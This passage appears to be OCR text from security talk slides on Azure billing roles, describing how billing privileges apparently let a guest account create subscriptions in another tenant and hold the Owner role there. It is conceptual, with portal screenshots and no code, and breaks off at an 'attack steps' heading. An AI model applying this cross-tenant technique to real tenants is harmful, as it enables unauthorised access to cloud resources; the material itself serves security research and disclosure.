Custom security attributes
Assigned roles
Administrative units
Groups
Applications
Licenses
Devices
Azure role assignments
Authentication methods
New support request

Edit properties | Delete | Refresh | Reset password | Revoke sessions | Manage view | Got feedback?

Overview | Monitoring | Properties

Basic info

SG

Simon Guest
smaxwellstewart[redacted]
Guest

User principal name	smaxwellstewa[redacted]
Object ID	9dcc4cb4-cd48-4531-a38a-6647ebe78cd7
Created date time	Nov 7, 2024, 9:13 AM
User type	Guest
Identities	MicrosoftAccount

Group memberships	0
Applications	0
Assigned roles	0
Assigned licenses	0

My Feed

Account status
Enabled
Edit

Sign-ins
Last interactive sign-in: Nov 13, 2024, 4:07 PM
Last non-interactive sign-in: Nov 13, 2024, 7:47 PM
See all sign-ins

B2B invitation
Invitation state: Accepted
Reset redemption status

B2B collaboration
Current user is external
Convert to internal user


A LESS WELL UNDERSTOOD FEATURE

BILLING AGREEMENTS


BILLING AGREEMENTS

- Two ways to be billed for direct agreements
  - EA is legacy
  - MCA is replacement


Source: MCA docs, EA docs




MCA
BILLING ROLES



EA BILLING ROLES



EA VISUALIZED BY MICROSOFT



Source: microsoft.com

BILLING ROLES

EA:

- **Enterprise Administrator**
- Enterprise Administrator (read only)
- EA purchaser
- Department Administrator
- Department Administrator (read only)
- **Account Owner**

MCA:


- **Billing account owner**
- **Billing account contributor**
- Billing account reader
- **Billing profile owner**
- **Billing profile contributor**
- Billing profile reader
- Invoice manager
- **Invoice section owner**
- **Invoice section contributor**
- Invoice section reader
- **Azure subscription creator**

AZURE - UNDOCUMENTED BEHAVIOUR

BILLING ROLES ARE WEIRD!

BILLING ROLES GRANT PRIVILEGE ACROSS TENANTS?!

CROSS-TENANT BILLING PRIVILEGES



HOME TENANT

Home > Subscriptions >

Subscriptions

Default Directory

Add | Manage Policies ···

Global administrators can manage all subscriptions in this list by updating their policy setting here.

View list of subscriptions for which you have role-based access control (RBAC) permissions to manage Azure resources. To view subscriptions for which you have billing access, click here

Showing subscriptions in Default Directory directory. Don't see a subscription? Switch directories

Se... | Subscriptions : **Filtered (2 of 2)** | My role == **all** | Status == **all** | Add filter

Subscription name ↑↓	
Azure subscription 1	···
Normal Sub	···

Create a subscription ···

Feedback

Basics | **Advanced** | Budget | Tags | Review + create


Subscription directory [redacted] Industries [redacted]

Management group: Root management group


Cannot specify management group since target subscription directory is different than the current directory.

Subscription owner [redacted]

END RESULT!


Home Tenant
Resource Tenant
Microsoft Account
or
Entra ID Directory
Federates
Entra ID Directory
Authenticates
Authorizes
User
Guest
Assigned
Created prior
RBAC Role
Owner
Subscription

RESOURCE TENANT



RECAP

ATTACK STEPS

Pre-requisites

